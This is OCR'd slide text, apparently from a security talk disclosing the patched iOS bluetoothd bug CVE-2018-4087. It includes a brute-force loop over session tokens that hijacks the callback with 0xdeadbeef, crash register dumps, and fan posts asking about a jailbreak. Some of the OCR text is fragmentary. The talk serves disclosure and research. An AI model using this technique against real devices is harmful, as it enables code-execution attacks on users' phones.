
```
BTLocalDeviceAddCallbacks_3(BTLocalDeviceAddCallbacks_input *in_msg,
mach__BTLocalDeviceAddCallbacks_output *out_msg)
{
  v2 = output;
  if ( input->header.msgh_bits & MACH_MSGH_BITS_COMPLEX || input->header.msgh_size != 0x48 )
  { output->return_value = 0xFFFFFED0; }
  else {
            AddCallbacks_internal(
                      input->session,
                      input->callback,
                      input->data);
```


How the session is being verified?

- Compared against dictionary of sessions

```
if (!verify_session(sessions, session))
  return 7;
```



bluetoothd
Attached clients
mediaserverd
wifid
Application
sharingd
BTLocalDeviceAddCallBacks
Bruteforce on Session token
mediaserverd
wifid
Application
sharingd
Malicious App


bluetoothd
Attached clients
mediaserverd
wifid
Application
sharingd
Malicious Callback
BTLocalDeviceAddCallBacks
Bruteforce on Session token
mediaserverd
wifid
Application
sharingd
Malicious App


bluetoothd
Attached clients
mediaserverd
wifid
Application
sharingd
Malicious Callback
BTLocalDeviceAddCallBacks
Bruteforce on Session token
mediaserverd
wifid
Application
sharingd
Malicious App

```
for (int session = 0; session <= 0xffff; session ++) {
   BTLocalDevice_add_callback(bluetoothd_port,
                              (session << 16) + 1 ,
                               0xdeadbeef,
                               0x13371337);
}
```

Thread 1 name: Dispatch queue: BluetoothBridge
Thread 1 Crash
0 ??? 0x00000000deadbeef 0 + 3735928559
1 MobileBlu 0000190aa35e8 0x190a96000 + 54760
2 libdispatc bc131c 0x184ba8000 + 103196
3 libdispat 0x184ba8000 + 4168
4 libdispa 8000 + 37844
5 libdisp 76964
6 libdisp
7 libdis
8 libdi
9 libd
10 lib
11 li




Type
Crash
Crash
Crash
Crash
Crash
Crash
Crash
Crash
Crash
Crash
Crash

```
Thread 0 crashed with ARM Thread State (64-bit):
x0: 0x0000000000000001   x1: 0x0000000000000008   x2: 0x0000000000000000                    1337
x4: 0x0000000000000000   x5: 0x0000000013371337   x6: 0x00000000deadbeef   x                00023
pc: 0x00000000deadbeef
```

Apple's fix - CVE-2018-4087

- BTLocalDeviceAddCallbacks

_BTLocalD



ETA son? Jailbreak?

[–] **ShepherdGoat** iPhone 8 Plus, iOS 11.1 -2 points 2 months ago

When ETA?

permalink embed save report give gold reply

[–] **legitnutellabum** iPhone 6s, iOS 11.2 -1 points 2 months ago

will this lead to jailbreak ?

permalink embed save report give gold reply

tony乌龙 @MrStealYoGrill8 · Feb 28

Replying to @raniXCH

wen **jb**

TvOS @Torrontoar · Feb 2

Replying to @raniXCH @ZIMPERIUM

We will see **jb** on tvOS 11 soon ?

晨将翔 @qq397709507 · Feb 28

Replying to @coolstarorg

Can you tell me,@**raniXCH** CVE-2018-4087 can **jb**?

- @SparkZheng - Private Jailbreak

References

- Jtool - http://www.newosxbook.com/tools/jtool.html
- partialZipBrowser - https://github.com/tihmstar/partialZipBrowser
- sark - https://github.com/tmr232/Sark
- sbtool - http://newosxbook.com/src.jl?tree=listings&file=sbtool.c
- https://github.com/rani-i/bluetoothdPoC
- https://github.com/zhengmin1989/MyArticles/blob/master/PPT/DEFCON-26-Min-Spark-Zheng-iOS-11-SBE.pdf
- https://www.weibo.com/ttarticle/p/show?id=2309404271293301154324

Some credits

- Zimperium (@ZIMPERIUM)
- Jonathan Levin
- Adam Donenfeld (@doadam)
- Tamir Zahavi-Brunner (@tamir_zb)
- Nikias Bassen (@pimskeks)
- @SparkZheng

Thank you!

Your turn

Q & (Hope for an A)